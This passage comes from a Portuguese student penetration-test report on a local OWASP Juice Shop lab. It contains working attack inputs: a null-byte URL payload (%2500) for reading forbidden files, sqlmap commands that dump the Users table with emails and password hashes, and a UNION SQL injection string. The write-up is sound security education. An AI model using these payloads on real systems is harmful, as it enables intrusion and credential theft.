
Para efetuar estas verificações irá regressar-se ao URL “<http://192.168.1.122:3000/#/complain>”, de modo a averiguar a possibilidade de dar *bypass* ao tipo de ficheiro uploaded. Sabe-se, até ao momento, que os únicos ficheiros possíveis de

dar *upload* são *ZIP* e *PDF* (e de certa forma *XML*) e que o endpoint para tal é `/file-upload`, sendo utilizado o método *POST*. Para testar utilizou-se a ferramenta *CURL*, de modo a efetuar precisamente um *request* com destino a este *endpoint*.

```
(root㉿kali)-[~/home/kali]
└─# curl -v --form "file=@ewqejwqeoj.txt" http://192.168.1.122:3000/file-upload
* Trying 192.168.1.122:3000...
* Connected to 192.168.1.122 (192.168.1.122) port 3000 (#0)
> POST /file-upload HTTP/1.1
> Host: 192.168.1.122:3000
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Length: 206
> Content-Type: multipart/form-data; boundary=-----6bf3d9b29aa8d79e
>
* We are completely uploaded and fine
< HTTP/1.1 204 No Content
< Access-Control-Allow-Origin: *
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Feature-Policy: payment 'self'
< X-Recruiting: /#/jobs
< Date: Sun, 14 May 2023 17:53:36 GMT
< Connection: keep-alive
< Keep-Alive: timeout=5
<
* Connection #0 to host 192.168.1.122 left intact
```

Como é possível observar, o *request* apresenta um código 204 (*no content*), o que significa que este foi efetuado com sucesso e o utilizador não tem de sair da página onde se encontra. Obviamente que isto é algo que não deveria acontecer.

Outro tipo de *bypass* que se poderá tentar efetuar é no *URL* `http://192.168.1.122:3000/#/contact`. É aqui que pode ser providenciado *feedback* acerca da loja *Juice Shop*, sendo necessário escrever algum comentário, dar um *rating* (de 1 a 5 estrelas) e responder a um *captcha*. Mas será que é permitido fornecer um *rating* que não seja de 1 a 5?



O botão *submit* só se torna clicável a partir do momento em que o utilizador interage com a barra de *rating*. Enquanto esta barra não for utilizada, o valor de *rating* manter-se-á a 0. Para efetuar *bypass* e ser possível clicar no botão *submit*, basta apenas dirigirmo-nos a “inspecionar elemento” nesta página e apagar o código evidenciado na imagem acima. Após isto, é aceitável submeter um *rating* com valor 0.

Name	X	Headers	Payload	Preview	Response	Initiator	Timing	Cookies
Feedbacks/	X		Request Payload	view source				
whoami			{UserId: 1, captchaId: 8, captcha: "12", comment: "zero zero? (***in@juice-sh.op)", rating: 0}					
captcha/			UserId: 1					
MaterialIcons-Regular.woff2			captcha: "12"					
			captchaId: 8					
			comment: "zero zero? (***in@juice-sh.op)"					
			rating: 0					

Novamente, isto é algo que não deveria ser possível.

Como se pode observar a *Juice Shop* apresenta, assim, graves problemas ao nível deste ponto, não fazendo quaisquer verificações nos *inputs* recebidos.

4.2.4 Review Old Backup and Unreferenced Files for Sensitive Information

O objetivo deste ponto é encontrar e analisar ficheiros que possam conter informação sensível, como por exemplo *backups* ou configurações, as quais poderão vir a ser exploradas por algum atacante para causar danos na *web application*. Novamente, esta tarefa será realizada sem recurso a qualquer ferramenta, explorando apenas alguns *endpoints* anteriormente mencionados.

Ao longo da análise efetuada foram encontrados, até agora, uma grande quantidade de ficheiros com conteúdo sensível, os quais não deveriam ser acessíveis. No entanto, irá apenas ser explorado o conteúdo da página com *endpoint /ftp*. Como já se pôde observar anteriormente existem diversos ficheiros neste *endpoint*. Acedendo a alguns deles:

```
< > C : ▲ Not secure 192.168.1.122:3000/ftp/acquisitions.md
# Planned Acquisitions
> This document is confidential! Do not distribute!
Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.
Our shareholders will be excited. It's true. No fake news.

< > C : ▲ Not secure 192.168.1.122:3000/ftp/announcement_encrypted.md
804763231117986063408698112207358492939114134102890
18928824824404618546081435030209832672684894187437160850923609408214565710580
716240287118862401990518542695710838663799884956
137750765227550514225702921526079247864945181950540041911279860398297269164774
80476323111798603408698112207358492939114134102890
18928824824404618546081435030209832672684894187437160850923609408214565710580
716240287118862401990518542695710838663799884956
18928824824404618546081435030209832672684894187437160850923609408214565710580
785748880850597289320169283559512548450575420277988313806445267382070172717209
86729976069757327077942632748554937325751155612617
621046385767736236845513856080495982875921174064257444008091344079036435836667
5723627113420449818517779451706984833572912654051
1177052987376537392176023801616332054206586403317029204872072838790135925446
891694256088330443821691975867383392790839381058013
89833182957990460554958936422698418439928272660296010286650021362682980133829
36138298874397355025350891060593718134018319014543
6631590038759178156958027934195596036295788697189
11067702063014927496422291699859829586193824069287520865371017953346184773216
681697915813821150968616422671132587656451033246467
6564589758616448490188472473858681382155459143549408223944055008084034687244411
80281408943359660796097314972401388661496052678170
```

Nestes primeiros ficheiros não foi possível encontrar nada de especial, apesar de alguns deles serem ficheiros confidenciais ou documentos legais.


Enquanto que na 1^a e 3^a imagem é possível encontrar textos em latim, na segunda é possível encontrar uma espécie de mensagem encriptada.

Neste *endpoint* existe também um pasta (*quarantine*) com alguns ficheiros que representam *malware*, tal como previamente referido.

Ainda assim existem alguns ficheiros aos quais inicialmente não é possível aceder, tais como */eastere.gg*, */encrypt.py*, */package.json.bak* e */suspicious_errors.yml*. Caso se tente aceder a algum destes é apresentada a seguinte mensagem de erro:

```
< > C : ▲ Not secure 192.168.1.122:3000/ftp/suspicious_errors.yml
403 Error: Only .md and .pdf files are allowed!
at verify (/home/stpl3/juice-shop/build/routes/fileServer.js:32:18)
at /home/stpl3/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/stpl3/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/stpl3/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/stpl3/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/stpl3/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/stpl3/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:196:5)
```

Perante isto, começa-se por tentar alterar, em primeiro lugar, a extensão do ficheiro no *URL*.




A screenshot of a web browser window. The address bar shows the URL: 192.168.1.122:3000/ftp/suspicious_errors.yml.md. The page title is "OWASP Juice Shop (Express ^4.17.1)". Below the title, an error message is displayed: "404 Error: ENOENT: no such file or directory, stat '/home/stip13/juice-shop/ftp/suspicious_errors.yml.md'".

Novamente, volta a ser demonstrada uma mensagem de erro. Sabendo que o erro inicial é 403 (*forbidden*), uma técnica que se costuma utilizar para dar *bypass* a isto será a injeção de caracteres hexadecimais, nomeadamente um ataque como *Poisen Null Byte*. Posto isto, tenta-se de novo alterar o *URL* em questão, colocando antes da extensão .md o código hexadecimal %0 (representa *NULL*).



A screenshot of a web browser window. The address bar shows the URL: 192.168.1.122:3000/ftp/suspicious_errors.yml%0.md. The page title is "OWASP Juice Shop (Express ^4.17.1)". Below the title, an error message is displayed: "400 URIError: Failed to decode param '/ftp/suspicious_errors.yml%0.md'". A stack trace follows: "at decodeURIComponent (<anonymous>) at decode_param (/home/stip13/juice-shop/node_modules/express/lib/router/layer.js:172:12) at Layer.match (/home/stip13/juice-shop/node_modules/express/lib/router/layer.js:123:27)".

Tal como se pode verificar surgiu um novo erro, indicando não ser possível descodificar o carácter "%". Posteriormente, apostou-se em converter este carácter também para hexadecimal, neste caso %25. Utilizando o novo *URL* com esta alteração:



A screenshot of a web browser window. The address bar shows the URL: 192.168.1.122:3000/ftp/suspicious_errors.yml%2500.md. The page displays the contents of the file "suspicious_errors.yml%2500.md". The file contains the following YAML configuration:

```
title: Suspicious error messages specific to the application
description: Detects error messages that only occur from tampering with or attacking the application
author: Bjoern Kimminich
logsource:
  category: application
  product: nodejs
  service: errorhandler
detection:
  keywords:
    - 'Blocked illegal activity'
    - '* with id=* does not exist'
    - 'Only * files are allowed'
    - 'File names cannot contain forward slashes'
    - 'Unrecognized target URL for redirect: *'
    - 'B2B customer complaints via file upload have been deprecated for security reasons'
    - 'Infinite loop detected'
    - 'Detected an entity reference loop'
  condition: keywords
level: low
```

Finalmente tornou-se possível aceder a este ficheiro, o qual contém alguma informação confidencial da aplicação. É de notar que o *URL* não poderia usar apenas %250 como caracteres de injeção, já que desta forma este deduz que está a ser utilizado um %2 seguido de um %50. Como tal usam-se 2 zeros, de modo a tornar perceptível que a utilização de um %25 (%) e %00 (NULL), completando, assim, este tipo de ataque. De seguida é ainda demonstrado o conteúdo dos restantes ficheiros, efetuando a mesma estratégia de ataque.

The figure consists of four separate terminal window screenshots arranged in a 2x2 grid. Each window shows a file being decrypted from base64 encoding.

- Top Left:** Shows the command `C: > Users > Ikeru > Downloads > package.json.bak%00 (1).md` and its decrypted version `package.json.bak%00 (1).md` which contains a JSON configuration for a 'Juice Shop' application.
- Top Right:** Shows the command `C: > Users > Ikeru > Downloads > eastere.gg%00 (2).md` and its decrypted version `eastere.gg%00 (2).md` which contains a string of characters including 'CONGRATULATIONS' and 'easter egg'.
- Bottom Left:** Shows the command `C: > Users > Ikeru > Downloads > encrypt.pyc%00 (1).md` and its decrypted version `encrypt.pyc%00 (1).md` which contains a redacted string of characters.
- Bottom Right:** Shows the command `C: > Users > Ikeru > Downloads > coupons_2013.md.bak%00.md` and its decrypted version `coupons_2013.md.bak%00.md` which contains a string of characters including 'n<MibgC7sn'.

Relativamente a cada ficheiro descoberto:

- package.json.back: algum tipo de ficheiro de configurações da *Juice Shop*, o qual permite obter dados acerca da mesma
- easter.gg: ficheiro que contém algum tipo de *easteregg*, neste caso, um *hash* ou *string encoded*. Pode-se concluir que se trata de uma *string encoded*, já que se for usada uma ferramenta para identificar o *hash* (como *hash-identifier*), a mesma não deteta qualquer tipo de *hash*. Introduzindo esta *string* num *site* como <https://dencode.com> é possível observar que se trata de uma *string base 64*:

A screenshot of the dcode.io website's 'Decoded' section. The input field contains the base64 string: L2d1ci9xcmImL25lcI9mY9zaGFhbC9ndXjsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2Y59ndXlvcms5mZ3Jl3J0dA==. Below the input field, there are several decoding options: UTF-8, UTF-16, UTF-32, ISO-8859-1 (Latin-1), CRLF (Win), LF (UNIX/Mac), CR (Old Mac), -05:00 America/New_York. Under the 'Decoded' heading, the output is shown as a URL: /gur/qrif/ner/fb/shaal/gurl/uvg/na/rnfgr/e/rtt/guva/gur/rnfgre/rtt. A red arrow points to this URL.


De seguida, tentou-se compreender que tipo de algoritmo foi utilizado para encriptar esta mensagem, usando desta vez o *site* <https://www.dcode.fr>:

A screenshot of two web-based tools for cipher analysis: dCode and Cipher Identifier.

- dCode:** On the left, it shows a search bar for tools like 'ROT-13 Cipher', 'Substitution Cipher', and 'Shift Cipher'. Below it, a table titled 'dCode's analyzer suggests to investigate:' lists these three ciphers.
- Cipher Identifier:** On the right, it has sections for 'CIPHER TEXT TO RECOGNIZE' (containing the URL /gur/qrif/ner/fb/shaal/gurl/uvg/na/rnfgr/e/rtt/guva/gur/rnfgre/rtt) and 'ENCRYPTED MESSAGE IDENTIFIER' (also containing the same URL). It includes a 'Summary' sidebar with questions about the cipher type and detection.

Este pressupõe que a mensagem em causa esteja encriptada com *ROT-13 Cipher*. Tentando efetuar a sua desencriptação:

Introduzindo este endpoint no *browser* é possível descobrir algo engraçado:



- encrypt.pyc: algum tipo de texto encriptado em binário.
- coupons_2013.md.bak: um ficheiro com, possivelmente, alguns cupões da *Juice Shop*.
- incident-support.kdbx: é apenas um ficheiro binário sem qualquer significado, aparentemente.

A partir do simples endpoint /ftp foi, assim, possível descobrir informações confidenciais do desenvolvedores da *Juice Shop* e alguns endpoints ofuscados.

4.2.5 Enumerate Infrastructure and Application Admin Interfaces

Neste tópico, o objetivo é apenas a identificação de interfaces ou funcionalidade de administrador. Esta tarefa foi, indiretamente, resolvida durante a realização de outros pontos do WSTG, tendo sido possível encontrar o URL <http://192.168.1.122:3000/#/administration> como interface de administrador. Através deste é possível consultar alguma informação relativa a utilizadores ou comentários efetuados pelos mesmos.

4.2.6 Test HTTP Methods

Este constitui outro ponto que já foi testado, aos poucos, nas secções anteriores. Através deste pretende-se identificar métodos *HTTP* utilizados, testar mecanismos de *access control*, verificar se existem vulnerabilidades *XST* ou tirar proveito de técnicas que permitam efetuar *overriding* de métodos *HTTP*.

Os métodos *HTTP* já foram previamente enumerados, assim como alguns dos mecanismos de *access control* também já foram testados. Já a vulnerabilidade XST é vista como fora do *scope* desta *web application*, já que a mesma só poderá existir caso a aplicação utilizada integre tecnologias similares ao *Flash* (algo que não acontece neste caso).

Testando o *overriding* de métodos *HTTP*, foi possível verificar que *Juice Shop* não permite este tipo de ações. Usando o endpoint */rest/user/login* (método *POST*) e a ferramenta *Burp* para enviar *requests*:

The figure consists of three vertically stacked screenshots of the Burp Suite interface, each showing a Request and Response pane.

- Top Screenshot:** Shows a POST request to `/rest/user/login`. The response is an Unauthorized error (HTTP 401) with the message "Invalid email or password".
- Middle Screenshot:** Shows a DELETE request to `/rest/user/login`. The response is an Internal Server Error (HTTP 500).
- Bottom Screenshot:** Shows a POST request to `/rest/user/login` with the `X-HTTP-Method-Override: DELETE` header set. The response is another Internal Server Error (HTTP 500).

```

Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1 \r \n
2 Host: 192.168.1.122:3000 \r \n
3 Content-Length: 0 \r \n
4 \r \n
5

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Sun, 14 May 2023 22:32:39 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email or password.

Request
Pretty Raw Hex
1 DELETE /rest/user/login HTTP/1.1 \r \n
2 Host: 192.168.1.122:3000 \r \n
3 Content-Length: 0 \r \n
4 \r \n
5

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sun, 14 May 2023 22:33:45 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3304

Request
Pretty Raw Hex
1 DELETE /rest/user/login HTTP/1.1 \r \n
2 Host: 192.168.1.122:3000 \r \n
3 Content-Length: 0 \r \n
4 X-HTTP-Method-Override: DELETE \r \n
5 \r \n
6

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sun, 14 May 2023 22:35:50 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3304

```

A primeira imagem representa o funcionamento normal utilizando o método *POST*, tendo sido obtido como resposta a mensagem “Invalid email or password”. Na segunda imagem pretende-se utilizar o método *DELETE* para efetuar um *request* dirigido ao mesmo endpoint, obtendo-se como resposta o código 500 (*Internal Server Error*). Finalmente, na última imagem foi efetuado uma tentativa de *override* do método *POST* com a utilização de um *DELETE*. Como esperado, a *Juice Shop* respondeu com o código 500, não permitindo, assim, o *overriding* de métodos *HTTP*.

4.2.7 Test HTTP Strict Transport Security

Este tópico tem como objetivo rever o header *HTTP Strict Transport Security* (*HSTS*) e testar a sua validade. A presença deste header é importante para a proteção contra ataques *man-in-the-middle*. Através deste, users que tentem aceder a páginas *HTTP* serão redirecionados para páginas *HTTPS*. Visto que a *Juice Shop* não apresenta *HTTPS*, este ponto é classificado como não aplicável.

4.2.8 Test RIA Cross Domain Policy

A partir deste tópico pretende-se rever ficheiros de políticas de *RIA (Rich Internet Applications)*. Este tipo de aplicações permite aceder a dados de tecnologias como *Oracle Java*, *Silverlight* ou *Adobe Flash*. Porém, a *Juice Shop* não se enquadra neste perfil de aplicações, pelo que este ponto é classificado como não aplicável.

4.2.9 Test File Permission

Neste tópico pretende-se rever e identificar quaisquer permissões a ficheiros da *web application*, como diretórias, ficheiros sensíveis, ficheiros de *logging*, executáveis (JAR, EXE, ...), ficheiros de bases de dados, ficheiros temp e ficheiros de upload. Esta é uma tarefa que deverá ser realizada principalmente em web applications que possuam acesso direto às diretórias da máquina *Host*, algo que não acontece neste caso. Como tal, considera-se este ponto como não aplicável.

4.2.10 Test for Subdomain Takeover

Este teste é efetuado de modo a enumerar possíveis domínios (nomes da *web application*), sejam eles antigos ou mais recentes. Visto que a *web application* em questão está *deployed* localmente, esta não utilizará qualquer tipo de serviço DNS que permita atribuir um nome à mesma, pelo que este ponto não faz qualquer sentido neste contexto. Assim sendo, considera-se este ponto como não aplicável.

4.2.11 Test Cloud Storage

A partir deste teste pretende-se avaliar as configurações de *access control* a serviços de armazenamento, como uma *cloud*. A *Juice Shop* não utiliza qualquer tipo de serviço deste tipo, pelo que este ponto não é aplicável neste contexto.

4.3 Identity Management Testing

Este é um dos pontos mais importantes deste guia, onde se foca na avaliação da segurança de funcionalidades de gestão de identidade e acesso. Procura-se também identificar vulnerabilidades e fraquezas relacionadas com métodos de autenticação, autorização e controlo e gestão de sessão.

4.3.1 Test Role Definitions

Esta secção tem como objetivo verificar se apenas são atribuídas as permissões de acesso estritamente necessárias para o utilizador aceder às respetivas funcionalidades e serviços. À partida não são conhecidas as *roles* existentes na aplicação *Juice Shop*, pelo que é necessário de alguma forma obter esta informação.

Regressando às *SQL Injections*, anteriormente encontradas, é possível verificar que o URL <http://192.168.1.122:3000/rest/products/search?q=> apresenta esta vulnerabilidade. O modo como a query existente neste URL funciona é simples, insere-se o valor que se quer atribuir ao parâmetro “q” e este é usado para procurar por algum produto que contenha precisamente esse valor na sua descrição ou nome. Consegue-se perceber isto a partir da resposta obtida pelo ZAP:

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sun, 14 May 2023 18:49:22 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 309

```

```
{
  "error": {
    "message": "SQLITE_ERROR: near \"\\\" syntax error",
    "stack": "Error: SQLITE_ERROR: near \"\\\" syntax error",
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%(%) OR description LIKE '%(%) AND deletedAt IS NULL) ORDER BY name"
  }
}
```

No exemplo acima o *input* inserido em “q” foi ‘(. A query utilizada será portanto:

```
SELECT * FROM Products
WHERE((name LIKE '% q %' OR description LIKE '% q %')
      AND deletedAt IS NULL)
ORDER BY name
```

Tendo esta informação, irá tentar-se efetuar *SQL Injection* de modo a obter o *email* de todos os utilizadores presentes na *Juice Shop* e as suas *roles*. Para tal, poderá tentar-se utilizar a cláusula *UNION* no sentido de obter tanto o conteúdo da tabela *Products* como o conteúdo da tabela de utilizadores. Acontece que ainda se desconhece o nome desta tabela, pelo irá ser utilizado o *sqlmap* para adquirir algum conhecimento das tabelas existentes na base de dados através da seguinte forma:

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.1.122:3000/rest/products/search?q=banana" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. There is absolutely no guarantee that this tool is a legal means to attack and/or penetrate a system.
[!] Developers assume no liability and are not responsible for any misuse or damage caused by this program

[10:58:41] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:58:41] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[10:58:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.122'
```

Descoberta a base de dados, irá tentar-se descobrir as tabelas presentes na mesma:

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.1.122:3000/rest/products/search?q=banana" -D SQLite --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. There is absolutely no guarantee that this tool is a legal means to attack and/or penetrate a system.
[!] Developers assume no liability and are not responsible for any misuse or damage caused by this program
<current>
[20 tables]
+-----+
| Addresses          |
| BasketItems        |
| Baskets            |
| Captchas           |
| Cards              |
| Challenges         |
| Complaints         |
| Deliveries         |
| Feedbacks          |
| ImageCaptchas     |
| Memories           |
| PrivacyRequests   |
| Products           |
| Quantities          |
| Recycles            |
| SecurityAnswers   |
| SecurityQuestions  |
| Users              |
| Wallets             |
| sqlite_sequence    |
+-----+
[10:59:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.122'
```

Presumindo que a tabela *Users* é a tabela de utilizadores tentou-se explorar o seu conteúdo:

```
(root㉿kali)-[~/home/kali]
# sqlmap -u "http://192.168.1.122:3000/rest/products/search?q=banana" -D SQLite -T Users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsible for any misuse or damage caused by this program
+-----+-----+-----+
| id | role      | email           | isActive | password          | username        | lastl
+-----+-----+-----+
| 9  | admin     | J12934@juice-sh.op | 1         | 0192023a7bbd73250516f069df18b500 | 0src%3Dhttps:%2F%2Fi.img
35 +00:00 | <blank>   | <blank>          | <blank>   | e541ca7ecf72b8d1286474fc613e5e45 | <blank>
| 15 | customer  | accountant@juice-sh.op | 1         | 0c36e517e3fa95aabfb1bbffcc6744a4ef | <blank>
| 1  | customer  | admin@juice-sh.op    | 1         | 6edd9d726cdbc873c539e41ae8757b8c | bkimminich
36 +00:00 | <blank>   | <blank>          | <blank>   | d715c2c75d4a42d3825a050e0a0163c1959b51165373f17bd8eed7b1e05bf20d | <blank>
| 11 | admin     | amy@juice-sh.op    | 1         | 861917d5fa5f1172f931dc700d81a8fb | <blank>
| 3  | deluxe    | bender@juice-sh.op | 1         | f2f933d0bb0ba057bc8e33b8ebd6d9e8 | <blank>
37 +00:00 | <blank>   | <blank>          | <blank>   | b03f4b0ba8b458fa0acd02cdb953bc8 | <blank>
| 4  | admin     | bjoern.kimminich@gmail.com | 1         | 3c2abc04e4a6ea8f1327d0aae3714b7d | <blank>
38 +00:00 | <blank>   | <blank>          | <blank>   | 9ad5b0492bbe528583e128d2a8941de4 | wurstbrot
| 12 | customer  | bjoern@juice-sh.op    | 1         | 030f05e45e30710c3ad3c32f00de0473 | <blank>
| 13 | customer  | bjoern@owasp.org    | 1         | <blank>
38 +00:00 | <blank>   | <blank>          | <blank>   | <blank>
| 14 | admin     | chris.pike@juice-sh.op | 1         | <blank>
38 +00:00 | <blank>   | <blank>          | <blank>   | <blank>
| 5  | admin     | ciso@juice-sh.op    | 1         | <blank>
38 +00:00 | IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH | <blank>
| 17 | customer  | demo              | 1         | <blank>
38 +00:00 | <blank>   | <blank>          | <blank>   | <blank>
```

Conseguiu-se, assim, descobrir a tabela de utilizadores contida na base de dados (*SQLite*) da *Juice Shop*, na qual é possível perceber que existem 4 *roles*: *customer*, *admin*, *accounting* e *deluxe*. Infelizmente, o *sqlmap*, apesar de devolver alguns dados das tabelas, pode conter erros no que diz respeito aos valores presentes em cada célula. Como tal, regressou-se ao URL *http://192.168.1.122:3000/rest/products/search?q=* e tentou-se efetuar *SQL Injection* utilizando a keyword *UNION*.

```
< > C : 192.168.1.122:3000/rest/products/search?q=')) union select * from Users--
```

OWASP Juice Shop (Express ^4.17.1)

500 Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns

É utilizado, portanto, inicialmente ')) para completar a *query* e, de seguida, a keyword *UNION* juntamente com a *query SELECT* para obter também o conteúdo da tabela *Users* e, finalmente, comenta-se a restante *query*, de modo a não haja quaisquer erros de sintaxe. Todavia, para que este tipo de *SQL Injection* funcione, o número de colunas das duas tabelas deverá ser de igual número, algo que neste caso não acontece, já que o número de colunas da tabela *Products* é 9 e o número de colunas da tabela *Users* é 11. Este erro é demonstrado na imagem acima.

Como tal, é necessário limitar o número de colunas no *SELECT * FROM Users*, para isso procede-se à modificação da *query* da seguinte forma:

```
< > C : 192.168.1.122:3000/rest/products/search?q=')) union select email,role,'nao','sei','que','por','aqui','entao','ya' from Users--
```

```
